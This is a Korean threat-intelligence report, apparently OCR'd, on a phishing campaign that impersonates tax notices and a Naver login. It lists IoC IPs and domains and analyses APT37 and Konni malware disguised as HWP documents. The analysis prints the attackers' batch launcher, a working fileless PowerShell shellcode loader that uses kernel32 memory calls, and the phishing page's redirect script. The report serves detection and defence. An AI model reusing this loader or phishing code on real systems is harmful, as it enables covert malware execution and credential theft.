
### 1) 상세 분석

해당 공격은 부가가치세 확정신고 납부 통지서와 같은 공공기관의 공식 문서를 사칭한 이메일을 전송하는 방식으로, 워터링홀(Watering Hole) 유형의 공격으로 확인됩니다.



취약점 인프라에 대해 분석한 결과, 공격에 사용된 IP 주소 10개와 119개의 악성 도메인이 확인되었습니다. 이는 이번 공격이 단순히 일회성 공격이 아닌, 치밀한 사전 준비를 거친 조직적 악성 공격임을 시사합니다.

특히, 해당 공격에 이용된 악성 도메인은 'niduser', 'nts', 'check-info', 'auth-check'와 같이 인증 및 계정 확인 절차와 관련된 키워드를 기반으로 구성되어 있습니다. 또한 'kow.1월신고납부변동통지서.웹.한국', 'mid.edoc.view.kow.1월신고납부변동통지서.웹.한국'와 같은 퓨니코드(Punycode)를 이용한 한글 기반 도메인을 공격 인프라로 사용하였습니다. 이를 통해 공격자가 한국 내 사용자를 주요 타깃으로 삼았음을 명확히 드러내고 있습니다.




피싱 이메일 내 링크를 클릭할 경우, 위 이미지와 같이 국내 포털 사이트를 사칭한 피싱 페이지가 표시됩니다. 사용자가 해당 페이지에서 계정 정보를 입력할 경우, 공격자는 입력된 크리덴셜을 수집할 수 있는 구조로 설계되어 있습니다.
(389788181316818d96cacddbf9333d8c)

```
<script type="text/javascript">
    var gnb_option = {
        gnb_service : "nid",
        gnb_template : "gnb_utf8",
        gnb_logout : encodeURIComponent("https://einfo.mark-info.p-e.kr/
            blog/?wreply=sjarchive@naver.com&m=https%3A%2F%2Fnid.naver.com%2Fuser2%2Fhelp%2FmyInfo%3Fmenu%3Dhome"),
        gnb_brightness : 1,
        gnb_one_naver : 1,
        gnb_item_hide_option : 0
    }
```

매년 1월과 2월은 부가가치세 신고 및 연말정산 등과 관련된 공공 서비스에 대한 접근이 급증하는 시기이므로, 이러한 공격으로 인한 피해가 발생할 가능성이 높으므로 주의가 필요합니다.

## 2) 침해지표(IoC)

- IP
  - 118.194.249.171
  - 118.193.69.139
  - 118.193.69.248
  - 118.193.68.90
  - 123.58.200.248
  - 156.244.19.38
  - 156.244.19.218
  - 123.58.200.51
  - 123.58.200.152
  - 118.194.248.232

- Domain
  - authurize.niduser.info.dns.cloud.check-info.o-r.kr
  - cloud.check-info.o-r.kr
  - dns.cloud.check-info.o-r.kr
  - info.dns.cloud.check-info.o-r.kr
  - niduser.info.dns.cloud.check-info.o-r.kr
  - www.blog-master.o-r.kr
  - checking.www.blog-master.o-r.kr
  - niduser.checking.www.blog-master.o-r.kr
  - www.check-user.o-r.kr
  - info.www.check-user.o-r.kr
  - niduser.info.www.check-user.o-r.kr
  - signinfo.niduser.info.www.check-user.o-r.kr
  - www.verify-user.r-e.kr
  - info.www.verify-user.r-e.kr
  - niduser.info.www.verify-user.r-e.kr

- signinfo.niduser.info.www.verify-user.r-e.kr
- niduser.www.auth-check.o-r.kr
- cloud.niduser.www.auth-check.o-r.kr
- checking.cloud.niduser.www.auth-check.o-r.kr
- www.auth-check.o-r.kr
- www.user-check.o-r.kreinfo.mark-info.p-e.kr
- niduser.www.user-check.o-r.kr
- dns.niduser.www.user-check.o-r.kr
- infochecker.dns.niduser.www.user-check.o-r.kr
- www.dns-blog.n-e.kr
- checker.www.dns-blog.n-e.kr
- info.checker.www.dns-blog.n-e.kr
- niduser.info.checker.www.dns-blog.n-e.kr
- www.check-sign.o-r.kr
- info.www.check-sign.o-r.kr
- niduser.info.www.check-sign.o-r.kr
- check.niduser.info.www.check-sign.o-r.kr
- n-info.form-info.o-r.kr
- einfo.general-info.o-r.kr
- www.verify-user.o-r.kr
- info.www.verify-user.o-r.kr
- niduser.info.www.verify-user.o-r.kr
- dns.niduser.info.www.verify-user.o-r.kr
- signinfo.dns.niduser.info.www.verify-user.o-r.kr
- checkinfo.blog-user.o-r.kr
- www.checkinfo.blog-user.o-r.kr
- info.safeblog.o-r.kr
- checkmail.info.safeblog.o-r.kr
- user.safeblog.o-r.kr
- checkme.user.safeblog.o-r.kr
- user.onlive-auth.r-e.kr
- info.user.onlive-auth.r-e.kr
- nmail.info.user.onlive-auth.r-e.kr
- user.blog-security.o-r.kr
- loginfo.user.blog-security.o-r.kr
- https-auther-user.blogging.o-r.kr
- http-auther-user.blogging.o-r.kr
- www.auth-check.n-e.kr
- info.www.auth-check.n-e.kr
- niduser.info.www.auth-check.n-e.kr

- cloud.niduser.info.www.auth-check.n-e.kr
- dns-server.cloud.niduser.info.www.auth-check.n-e.kr
- www.sign-dns.r-e.kr
- info.www.sign-dns.r-e.kr
- niduser.info.www.sign-dns.r-e.kr
- www.dns-blog.r-e.kr
- check.www.dns-blog.r-e.kr
- info.check.www.dns-blog.r-e.kr
- niduser.info.check.www.dns-blog.r-e.kr
- einfo.mark-info.p-e.kr
- n-doc.form-info.p-e.kr
- bloginfo.private-info.p-e.kr
- binfo.private-info.p-e.kr
- n-doc.cloud-info.p-e.kr
- goolgce.cloud
- uppbit.cloud
- ntshometax.cloud
- nts-main.cloud
- ntslawfirm.cloud
- ntsapplication.cloud
- www.ntshometax.cloud
- nts-notify.cloud
- cc.ntsguest.cloud
- rcaptchanid.ntsguest.cloud
- ncpt.ntsguest.cloud
- lcs.ntsguest.cloud
- naver.ntsguest.cloud
- rcaptchanid.ntsservice.cloud
- ncpt.ntsservice.cloud
- rcaptchanid.ntsmanager.cloud
- ncpt.ntsmanager.cloud
- cc.ntsservice.cloud
- lcs.ntsservice.cloud
- cc.ntsmanager.cloud
- ntsservice.cloud
- naver.ntsservice.cloud
- ntsdash.cloud
- lcs.ntsmanager.cloud
- naver.ntsmanager.cloud
- ntsxteam.cloud

- ntsmanager.cloud
- ntsplus.cloud
- ntsguest.cloud
- ntspost.live
- ntsmap.cloud
- naver.ntsauth.online
- ncpt.ntsauth.online
- ntsauth.online
- ntsauth.us
- ntshome.top
- ntsservice.cloud
- ntsmanager.cloud
- ntshome.live
- naver.ntshome.live
- ntshome.us
- ntsguest.cloud
- kow.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--yq5b.xn--3e0b707e
  (kow.1월신고납부변동통지서.웹.한국)
- view.kow.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--yq5b.xn--3e0b707e
  (view.kow.1월신고납부변동통지서.웹.한국)
- edoc.view.kow.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--yq5b.xn--3e0b707e
  (edoc.view.kow.1월신고납부변동통지서.웹.한국)
- mid.edoc.view.kow.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--yq5b.xn--3e0b707e
  (mid.edoc.view.kow.1월신고납부변동통지서.웹.한국)
- nood.xn--1-wb6eh4hj4dk0jflclyd4ybx3q8ueb8hg4e9yl142a.p-e.kr
  (nood.1월신고납부변동통지서알림문.p-e.kr)
- view.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--2i0b10rqve.xn--3e0b707e
  (view.1월신고납부변동통지서.블로그.한국)
- edoc.view.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--2i0b10rqve.xn--3e0b707e
  (edoc.view.1월신고납부변동통지서.블로그.한국)
- nood.edoc.view.xn--1-wb6eh4hj4dt5o56a42nfzdh3l5rhgtx.xn--2i0b10rqve.xn--3e0b707e
  (nood.edoc.view.1월신고납부변동통지서.블로그.한국)

# 2-2. 한글 문서로 위장한 두 공격 그룹의 악성코드 비교

## 1) 개요

로그프레소는 최근 한글 문서 파일로 위장한 악성코드를 수집했습니다. 해당 파일의 제목은 '북한 공작에 물든 대한민국.hwp' (이하 '사례 1'), '가상자산사업자 검사계획민당정회의 발표자료_FN2.hwp.lnk' (이하 '사례 2')로 모두 한글로 작성되었습니다.

두 사례 모두 최근 우리나라에서 사회적으로 이슈가 되고 있는 주제를 제목에 활용했다는 공통점이 있으나, 공격자 분석 결과에 따르면 아래 표와 같이 동일 조직이 아닌 서로 다른 두 개의 공격 조직이 관여한 것으로 보입니다.


| 구분 | 사례 1 (APT37) | 사례 2 (Konni) |
|---|---|---|
| 공격자 | APT37 | Konni |
| 확장자 | .hwp | .lnk |
| 파일 구성 | OLE 개체 | Powershell |
| 내장 데이터 | 암호화된 쉘 코드 | 악성 스크립트 |
| C2 전송 방식 | Yandex cloud 접근 | 사전 정의된 C2 주소 접근 |
| 문서 작성자 | 82109 | 국토해양부 |
| 마지막 편집자 | Kennedy | admin |
| 컨텐트 타입 특정 문자열 | --wwjaughalvncjwiajs-- | N/A |
| 복호화 연산에 사용된 키 | 0x7A, 0x29 | 0x2B, 0x72 |
| 압축 해제 비밀번호 | N/A | a0 |

한글 문서로 위장한 두 사례의 공격 방식은 다음과 같이 요약할 수 있습니다.

- 사례 1은 2024년 12월, 국내 국방 분야 종사자 및 북한 관련연구원을 대상으로 수행된 것으로 추정되는 APT 공격입니다.
    - 해당 공격은 APT37의 소행으로 보입니다. APT37은 북한과 연계된 것으로 추정되는 APT 그룹으로, 주로 정보 수집을 목적으로 하는 각종 스파이 활동을 수행하는 것으로 알려져 있습니다.
    - 이번 공격에서는 '북한 공작에 물든 대한민국.hwp' 이라는 제목의 한글 문서로 위장한 악성코드를 이용하였으며, OLE 개체를 악용하여 악성 행위를 수행하도록 설계하였습니다.

- 사례 2는 2025년 1월 말, 금융위원회 금융정보분석원을 사칭한 조직적인 APT 공격입니다.

- 해당 공격은 Konni의 소행으로 보입니다. Konni는 APT37과 마찬가지로 북한과 연계된 것으로 추정되는 APT 그룹으로, 최소 2014년부터 활동을 지속해온 조직입니다. 주로 정보 수집 및 사이버 스파이 활동을 수행하며, 외교 기관 및 정부 기관을 주요 표적으로 삼는 것으로 알려져 있습니다.
- Konni는 '가상자산사업자 검사계획민당정회의 발표자료_FN2.hwp.lnk'라는 제목의 한글 문서로 위장한 악성코드를 활용하였으며, 아이콘과 확장자를 이용하여 한글 문서처럼 보이도록 하였습니다. 그러나 해당 파일은 바로가기 파일(*.lnk)로, 실행 시 커맨드 명령어를 실행함으로써 악성 행위를 수행도록 설계되어 있습니다.




- 두 개의 서로 다른 공격 그룹을 분석한 결과, 트리거 파일에서부터 차이를 보이며, 이후 공격 행위에서도 상이한 점이 확인됩니다.
  - APT37은 암호화된 쉘 코드를 Fileless 기법을 통해 공격자가 정의한 루틴에 따라 복호화 후, 메모리에 적재하여 다양한 악성 행위를 수행합니다.
  - 반면 Konni는 파워쉘, VB, 배치 스크립트를 이용하며, 반복적인 스크립트 실행으로 다양한 악성 행위를 수행합니다.

이처럼 서로 다른 공격 그룹의 한글 문서 위장 공격 사례를 상세히 비교 분석해 보겠습니다.


## 2) 사례 1. APT37 공격 사례 분석 (2024년 12월)

이 공격은 국내 국방 분야 종사자 및 북한 관련 연구원을 대상으로 한 것으로 추정되며, '북한 공작에 물든 대한민국' 이라는 제목의 문서를 통해 악성코드 실행을 유도했습니다.

OLE 개체를 악용하여 다수의 데이터를 추가로 드랍한 후, 배치 파일을 실행하여 특정 사이트 기사를 표시하고, 이어서 파워쉘 스크립트를 실행합니다. 해당 파워쉘 스크립트는 Fileless 공격

기법을 활용해 암호화된 쉘 코드를 복호화 후 메모리에 적재합니다.

최종적으로 RokRAT가 실행되어 시스템 정보, 데스크탑 스크린샷 정보, 특정 확장자 파일 정보 등을 유출합니다. 또한, C2 서버의 명령을 대기하며 다양한 추가 명령어를 수행할 수 있도록 설계되어 있습니다.






- ‘hwp801.bat’ 배치 파일 실행
- 브라우저를 이용하여 특정 사이트 기사를 출력, ‘hwp702.dat’ 파워쉘 스크립트 실행
- 파워쉘 스크립트는 암호화된 쉘 코드를 복호화 후, 이를 메모리에 적재
- 최종적으로 RokRAT가 실행되며, 다양한 정보를 수집 후 C2 서버로 전송

(1) 상세 분석


로그프레소는 2024년 12월부터 유포된 것으로 확인되는 ‘북한 공작에 물든 대한민국.hwp’ (835a74b3c33a66678c66118dbe26dccf) 파일을 수집하였습니다. 이메일을 통해 국군 장병 대상 강연이 진행될 예정임을 알리며, 관련 내용의 확인 및 자문을 요청하는 방식으로 해당 파일 실행을 유도하고 있습니다.


해당 hwp 파일의 메타데이터 분석 결과 지은이가 ‘82109’이며, ‘Kennedy’라는 사용자가 ‘2024년 12월 4일 오전 5:20:47’에 마지막으로 저장한 것으로 확인됩니다.




문서 파일 실행 시, 대한민국 국군 장병 대상 강연 내용으로 위장한 내용이 출력됩니다.



북한 공작에 물든 대한민국

(제목-ppt1)

참고기사
https://www.donga.com/news/Politics/article/all/20241015/130216450/2

○ 인사말 및 자신 소개

안녕하십니까. 오늘 이렇게 우리 대한민국의 영용한 국군장병 여러분과 한자리를 같이할 수 있게 되어 대단히 감사하다.

저는 오늘 여러분에게 "북한 공작에 물든 대한민국"이라는 제목으로 우리 국가 앞에 놓인 위기에 대해 말씀드리려고 한다. 여러분께서는 "우리 국가가 얼마나 강한데 하필이면 북한에 물든 대한민국이라는 제목으로 강연하는가." 하는 의구심도 갖겠지만 우리 국가를 더 튼튼하고 더 강력한 위대한 나라로 만들기 위해선 이런 제목이 더 급선무라고 생각했기 때문이다.

그럼 이제부터 강연을 시작하겠다. 우선 강연에 앞서 여러분이 궁금해할 저의 경력부터 간단히 소개하겠다.


그래야 저에 대한 여러분의 궁금증도 풀리고 또 제가 진행하는 강연 내용에 대해서도 믿음을 가질 수 있기 때문이다.(ppt2-경력)

저는 귀순 전까지 이렇게 북한의 대남정보기관들인 조선노동당 대외연락부, 당 작전부, 당 35호실(대외정보조사부), 북한 정보기관의 통폐합 후 출범한 정찰총국의 고위직에서 남조선혁명 완성을 위해 약 30년을 종사해 온 사람이다.

이런 기관은 아마도 대한민국의 국정원, 정보사, 방첩사 등과 유사한 기관일 것이다.

좀 다른 것이 있다면 북한의 정보기관은 통치자의 팔다리 뇌가 되어 국가전략정책에 직접 개입한다는 것이다. 아마도 저처럼 북한의 모든 정보기관을 관통하면서 근무한 사람은 오직 저 한 사람뿐이다고 말해도 과언이 아니다.

자랑은 아니지만 저는 대학도 김책공업종합대학과 인민경제대학, 김정일정치군사대학 이렇게 3개 대학을 졸업했고 학위로는 전자공학박사를 받았다. 우리나라에서는 능력만 되면 대학을 2-3개도 제한 없이 나올 수 있지만 북한이란 독재국가에서는 대학 1개 나오는 것도 하늘의 별 따는 것과 같이 힘들다. 당에서 보내주지 않으면 갈 수 없기 때문이다. 저는 이처럼 좀 유별난 인생 코스를 거쳤다.



저는 북한에 있을 때 덴마크산 설비의 사우나가 있고 응접실과 식당, 서재 실과 당구장, 정원이 갖추어진 고급 빌라에서 요리사와 비서를 두고 김경희 부장이 준 고급 벤츠 선를 승용차를 타면서 그리고 서유럽을 비롯한 세계 수많은 나라를 자유로이 오가며 부러운 것 없이 특권과 특혜를 누려온 사람이다.

제가 이렇게 특별한 특혜와 혜택을 받을 수 있었던 것은 그만큼 제가 맡아 하는 직무가 남다르게 중요했기 때문이다.

제가 귀순 전 맡아 한 직무는 정찰총국 김영철 총국장의 전략관, 최고의 대남 공작관으로서 당 중앙위원회 부부장급의 대우를 받으며 매우 비밀 적이며 특별한 위치에 근무했다.

그러기에 저는 김정일, 김정은과 만나 대화도 같이 나누고 술도 같이 마시는 특혜의 기회도 가질 수 있었고 특별한 공로로 김정일과 김정은으로부터 김정일 표창장과 김일성 명함 시계, 국기훈장 1급도 받았다.

저의 경력에서 알 수 있는 것처럼 저는 북한에서는 아무런 사람이나 일할 수 있는 그런 쉬운 자리에서가 아니라 누구나 쉽게 오르기 힘든 특별한 위치에서 특별한 혜택을 받으며 김정일과 김정은을 직접 보좌했고 따라서 남부럽지 않은 삶을 살아온 북한에서는 몇 안 되는 사람 중의 한 명이다.

여러분은 저의 이 말을 들으면서 "그렇게 잘살았는데 왜 대한민국으로 귀순했는가?."라는 의문을 가질 것이다. 맞다. 그에 대한 답을 간단히 드리겠다.

그에 대한 답변을 드리겠다.(ppt3- 장성택 사진, 체포 사진)

저의 귀순 동기는 김정은이 장성택 부장을 처형한 것과 관련돼 있다. 여러분도 다 알고 계시지만 김정은은 2013년 12월 장성택 부장을 반당 반혁명 종파분자로 몰아 처단했다. 저는 이것을 보고 김정은의 야수적인 반인륜적 행위에 환멸감을 가졌고 다음은 장성택 부장과의 특별한 인적 관계로 제 생명에도 위협이 닥쳤기 때문이다. 그래서 이제 더는 김정은과는 같이할 수 없다는 비장한 운명적 선택을 하고 제가 나서자란 고향을 뒤로하고 가족과 함께 대한민국으로 귀순했다.

장성택과 저와는 근 30년을 친형제처럼 지낸 더없이 각별한 사이였다. 마카오를 비롯해 해외에도 같이 가고 술도 같이 먹고 원산별장 앞 바다에서 요트도 같이 타고 등 특별한 인간관계를 가지고 있었다. 이렇게 간단히 귀순 동기를 말씀드린다.

이처럼 북한에서 저의 인생은 빨갱이 중의 빨갱이로 우리 대한민국에 많은 피해와 손해를 입힌 장본인 중의 한 사람이다. 다른 곳에서도 여러 번 사죄 했지만 오늘 또다시 장병 여러분께 깊이 사죄드린다.

정상 문서로 위장했지만 해당 파일 실행 시 OLE 개체를 악용하여 다양한 데이터가 특정 경로에 드랍됩니다.

- %TEMP%


해당 문서에는 동아일보 기사로 위장된 링크가 포함되어 있으며, 클릭 시 특정 경로의 'hwp801.bat'(34ca15b188ccfc83c54658f06acc548b) 배치 파일을 실행합니다.


'hwp801.bat' 배치 파일은 특정 경로의 'hwp702.dat'(a7557684eb1ab6044fccf69b442a559f) 스크립트를 실행합니다.

hwp801.bat

```
@echo off
if not exist "%temp%\\hwp601.dat" (
> "%temp%\\hwp601.dat" echo.
start /min C:\\Windows\\SysWow64\\WindowsPowerShell\\v1.0\\powershell.exe
-windowstyle hidden "$stringPath=$env:temp+'\\'+'hwp702.dat';$stringByte =
Get-Content -path $stringPath -encoding byte;$string =
[System.Text.Encoding]::UTF8.GetString($stringByte);$scriptBlock =
[scriptblock]::Create($string);Invoke-Command $scriptBlock;"
)
```

이후 가짜 동아일보 기사 페이지를 띄워, 사용자가 클릭한 링크가 정상적으로 동작한 것처럼 위장합니다.


① Fileless 공격 기법

실행되는 ‘hwp702.dat’(a7557684eb1ab6044fccf69b442a559f)의 데이터를 확인하면 파워쉘 스크립트가 존재합니다.

hwp702.dat

```
$exePath=$env:temp+'\\hwp701.dat';$exeFile = Get-Content -path $exePath -encoding
byte;$len=$exeFile.count;$newExeFile = New-Object Byte[] $len;$xK='z';for($i=0;$i -lt $len;$i++)
{$newExeFile[$i] = $exeFile[$i] -bxor $xk[0]}; [Net.ServicePointManager]::SecurityProtocol =
[Enum]::ToObject([Net.SecurityProtocolType], 3072);$k1123 =
[System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' +
[System.Text.Encoding]::UTF8.GetString(34);$a90234s = '[DllImport(' + $k1123 + ')]public static
extern IntPtr GlobalAlloc(uint b,uint c);';$b = Add-Type -MemberDefinition $a90234s  -Name 'AAA'
-PassThru;$d3s9sdf = '[DllImport(' + $k1123 + ')]public static extern bool VirtualProtect(IntPtr
a,uint b,uint c,out IntPtr d);';$a90234sb = Add-Type -MemberDefinition $d3s9sdf -Name 'AAB'
-PassThru;$b3s9s03sfse = '[DllImport(' + $k1123 + ')]public static extern IntPtr
CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';$cake3sd23 = Add-Type
-MemberDefinition $b3s9s03sfse  -Name 'BBB' -PassThru;$dtts9s03sd23 = '[DllImport(' + $k1123 +
')]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';$fried3sd23 = Add-Type
-MemberDefinition $dtts9s03sd23 -Name 'DDD' -PassThru;$byteCount = $newExeFile.Length;$buffer =
$b::GlobalAlloc(0x0040, $byteCount + 0x100);$old = 0;$a90234sb::VirtualProtect($buffer,
$byteCount + 0x100, 0x40, [ref]$old); for($i = 0;$i -lt $byteCount;$i++) {
[System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $newExeFile[$i]); };$handle =
$cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);$fried3sd23::WaitForSingleObject($handle, 500 *
1000);
```

파워쉘 스크립트는 특정 경로의 ‘hwp701.dat’(4a89126a7e3190866b3eebeb8b8ee9b7) 데이터를 읽어옵니다.

```
$exePath = $env:temp + '\hwp701.dat'
$exeFile = Get-Content -path $exePath -encoding byte
```

‘hwp701.dat’ 확인 시 암호화된 데이터가 존재합니다.

hwp701.dat

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
